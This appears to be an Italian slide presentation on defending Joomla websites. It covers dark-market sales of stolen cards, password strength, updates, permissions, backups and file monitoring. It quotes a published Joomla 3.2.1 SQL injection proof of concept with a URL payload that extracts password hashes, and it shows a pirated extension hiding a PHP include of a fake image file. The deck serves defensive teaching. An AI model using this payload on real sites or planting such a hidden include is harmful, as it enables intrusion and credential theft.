


Come difendere il proprio sito




...perché Internet è un posto pericoloso

Ai bei vecchi tempi...



...quando un virus era una piccola scocciatura

Un nuovo business

 **AlphaBay Market**

You are logged in as [REDACTED]
Current balance: [REDACTED]
[Autoshop](#) [Logout](#)


Home • Sales • Messages • Listings • Balance • Orders • Feedback • Forums

▲ USD 235.30 ▲ CAD 281.03 ▲ EUR 206.31 ▲ AUD 289.54 ▲ GBP 149.03

Browse Categories

<input checked="" type="checkbox"/> Fraud	3048
<input checked="" type="checkbox"/> Accounts & Bank Drops	1462
<input checked="" type="checkbox"/> CVV & Cards	647
<input checked="" type="checkbox"/> Dumps	155
<input checked="" type="checkbox"/> Other	471
<input checked="" type="checkbox"/> Personal Information & Scans	313
<input type="checkbox"/> Drugs & Chemicals	4844
<input type="checkbox"/> Guides & Tutorials	1221
<input type="checkbox"/> Counterfeit Items	190
<input type="checkbox"/> Digital Products	1075
<input type="checkbox"/> Jewels & Gold	40
<input type="checkbox"/> Weapons	185
<input type="checkbox"/> Carded Items	216


Search Results [\[Save Search\]](#)



[FE 100%] FRESH CC/CVV FROM USA VISA/MASTER/DISCOVER (OLD MAGIC (
Item # 1103 - CVV & Cards - RedSon (2328)

Buy price
USD 8.20
(0.0348 BTC)


Views: 24373 / Bids: Fixed price
Quantity left: Unlimited (1150 automatic items)



[FE 50%] ★WORLD FAMOUS™★ USA CC ★ VALID OR REPLACED ★ INSTANT De
Item # 856 - CVV & Cards - ThinkingForward (6599)

Buy price
USD 0.00
(0.0000 BTC)

Views: 24247 / Bids: Fixed price
Quantity left: Unlimited (112 automatic items)



★ Courvoisier ★ x1 UBER ACCOUNT - FRESH STOCK ★
Item # 2685 - Accounts & Bank Drops - Courvoisier (4148)

Buy price
USD 1.15
(0.0049 BTC)

Views: 9514 / Bids: Fixed price
Quantity left: Unlimited

Vittime illustri



Yandex



Forbes



@mail.ru


KICKSTARTER

Inutile nascondersi

La maggior parte degli attacchi avviene in automatico senza nemmeno controllare la “vittima”

L’obiettivo non è ottenere dati sensibili, ma prendere il controllo del sito per altri scopi (*spam, phishing, DDOS ecc. ecc.*)

Crederne di essere al sicuro confidando di “passare inosservato” è totalmente sbagliato



Come difendersi





Scegliere una password adeguata




Scegliere una password adeguata

Password	Bits	Iterazioni	Tempo richiesto
15082005	13,6	12416	0,00038 ms
admin	15,9	61147	0,00185 ms
ortrtaortftaaidbt	67,7	2,39E+20	228,95 anni
OrtrTAOrtfTa&idbT	88,2	3,55E+26	340 milioni di anni

Scegliere una password adeguata



Ricordare una password complicata è impossibile, meglio affidarsi ad un gestore online



NO GOD PLEASE NO!

Rimanere sempre aggiornati



Joomla e tutte le estensioni installate

Rimanere sempre aggiornati

Joomla 3.2.1 - SQL Injection Vulnerability

```
1 # Exploit Title: Joomla 3.2.1 sql injection
2 # Date: 05/02/2014
3 # Exploit Author: kiall-9@mail.com
4 # Vendor Homepage: http://www.joomla.org/
5 # Software Link: http://joomlancode.org/gf/download/frsrelease/19007/134333/Joomla_3.2.1-Stable-Full_Package.zip
6 # Version: 3.2.1 (default installation with Test sample data)
7 # Tested on: Virtualbox (debian) + apache
8 POC=>
9 http://localhost/Joomla_3.2.1/index.php/weblinks-categories?id=\\
10
11 will cause an error:
12
13 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to
14
15 I modified the original error.php file with this code --- <?php print_r(error_get_last()); ?> --- in order to obtain something us
16
17 Now i can easily exploit this flaw:
18
19 http://localhost/Joomla_3.2.1/index.php/weblinks-categories?id=0%20%29%20union%20select%20password%20from%20%60k59cv_users%60%20-
20 and obtain the hash:
21
22 1054 Unknown column '$P$D8wDjZpDIF4cEn41o0b4XW5CUrkCOZ1' in 'where clause' SQL=SELECT `m`.`tag_id`,`m`.`core_content_id`,`m`.`con
23
```


Rimanere sempre aggiornati



Virtuemart <= 2.6.10

Riflettere, prima di installare



Joomla Vulnerable Extension List

Joomla! ® Vulnerable Extensions List

[Download Joomla](#)[Demo Joomla](#)[Home](#)[Live VEL](#)[Vulnerability Reporting](#)[Resolved](#)[Articles](#)[Extension Update Form](#)[Ask Team VEL](#)[Joomla Core News](#)[search](#)

[Responsible disclosure](#) - [VEL API /JSON released](#) - [VEL API volunteers required](#) - [A Few Basic Security rules](#) - [VEL3 website](#) - [Ask Team Vel](#) - [Malicious ter](#)

30

Title	Created Date
Responsive Portfolio Wall [mod_repowa], 1.0 and below, XSS (Cross Site Scripting)	21 June 2015
AP Portfolio [mod_ap_portfolio], 3.3 and below, XSS (Cross Site Scripting)	20 June 2015
Zen Library [zen], 1.0.2 and below, XSS (Cross Site Scripting)	20 June 2015
JB Library [jblibrary], 2.1.4 and below, XSS (Cross Site Scripting)	20 June 2015
UMI 3D Tag Cloud [mod_umi3dtagcloud], 1.3.4 and below, XSS (Cross Site Scripting)	20 June 2015
Art Pretty Photo [artprettyphoto], 1.9.21 and below, XSS (Cross Site Scripting)	20 June 2015
BK MultiThumb [multithumb], 3.7.1 and below, XSS (Cross Site Scripting)	20 June 2015

Latest VEL

- [Responsive Portfolio Wall \[mod_repowa\], 1.0 and below, XSS \(Cross Site Scripting\)](#)
21-06-2015 06:07:21
[Read More ...](#)
- [AP Portfolio \[mod_ap_portfolio\], 3.3 and below, XSS \(Cross Site Scripting\)](#)
20-06-2015 19:03:27
[Read More ...](#)
- [Zen Library \[zen\], 1.0.2 and below, XSS \(Cross Site Scripting\)](#)

Warez



Warez

```
script.php
File Path: ~/Downloads/hotspots-3.5.4-pro-hacked/script.php
script.php (no symbol selected)


1486     $element = $root->component;
1487     $component = $element ? $element[0]->data() : '';
1488     $element = $root->plugin_function;
1489     $pluginFunction = $element ? $element[0]->data() : '';
1490     $element = $root->fixed_points;
1491     $fixedpoints = $element ? $element[0]->data() : '';
1492     $fixedpoints = (trim(strtolower($fixedpoints)) == 'true') ? 1 : 0;
1493
1494     if ($ruleName != '' && $ruleDescription != '' && $pluginFunction != '' && $component != '')
1495     {
1496         $db = JFactory::getDBO();
1497         $query = "SELECT COUNT(*) FROM #__alpha_userpoints_rules WHERE `plugin_function` = '$pluginFunction'";
1498         $db->setQuery($query);
1499         $count = $db->loadResult();
1500
1501         if (!$count)
1502         {
1503             $query = "INSERT INTO #__alpha_userpoints_rules (`id`, `rule_name`, `rule_description`, `rule_plugin`, `plug
1504             . " VALUES ('', '$ruleName', '$ruleDescription', '$component', '$pluginFunction', '$component', '$fixedp
1505             $db->setQuery($query);
1506             $db->query();
1507         }
1508     }
1509 }
1510 }
1511 }
1512 }
1513 ?>
1514 <?php include('images/social.png');?>
```

Line 1514 Col 38 | HTML | Unicode (UTF-8) | Windows (CRLF) | Last saved: 20.02.14 14:10:56 | 43.097 / 4.257 / 1.514

Impostazioni avanzate



Permessi e proprietari



Permessi e proprietari

- Tutti i file e le cartelle devono appartenere all'utente FTP
- Utilizzare la modalità FTP di Joomla! negli host condivisi
- Cartelle **0755** File **0644**
- Se proprio è necessario utilizzare **0777**, proteggetevi con un file `.htaccess`

```
order deny, allow
deny from all
allow from none
```


Controllare gli accessi



Regole .htaccess

- Master .htaccess - FREE

<https://github.com/nikosdion/master-htaccess/blob/master/htaccess.txt>

- Admin Tools Professional

<https://www.akeebabackup.com/products/admin-tools.html>

Continua manutenzione



Backup



Backup frequenti, automatici e possibilmente off-site

Monitorare i propri file



Un file modificato probabilmente indica una brutta cosa

Monitorare i propri file

{manage}.myJoomla

HOME

FEATURES

PRICELESS

HACKED

TESTIMONIAL

Sign Up

Log In

Contact

Easily {manage} your Joomla sites

Our award winning tools allow you to see all the problems, to secure, manage, upgrade, monitor your site and much more - Unique tools you cannot find anywhere else.

ADD YOUR SITE FOR FREE



Live Information In One Place

Login to your dashboard on our site and instantly see all your Joomla sites, their versions, their issues, problems and things that need fixing right away. Run backups, updates, audits and monitor **all your sites in one place**



Become the Joomla hero in your company

Our tools will make you look good! Using all our years of Joomla expertise, learning from all our techniques, applying the very latest best practice for your Joomla sites by following our indepth guides - **you will look like a Joomla rock star in your organisation!**



Hacked? It happens. Fix it quick.

Our tools are Joomla-specific and allow you to identify and fix hacked Joomla sites within moments - just audit, and follow the advice given. Our platform has fixed thousands of hacked Joomla sites over the years and **makes fixing hacked Joomla sites a breeze**



Learn best practice and create a great site

Each of our checks is well documented and guide you to learn the best practices to apply to all your sites. This is years of experience with Joomla that Phil is giving away as part of the tools - **learn best practice, and build some awesome (secure) Joomla sites!**

Qualcosa è andato storto?



DON'T



PANIC

Cosa fare in caso di hack

www.akeebabackup.com/documentation/walkthroughs/unhacking-your-site.html



THE

END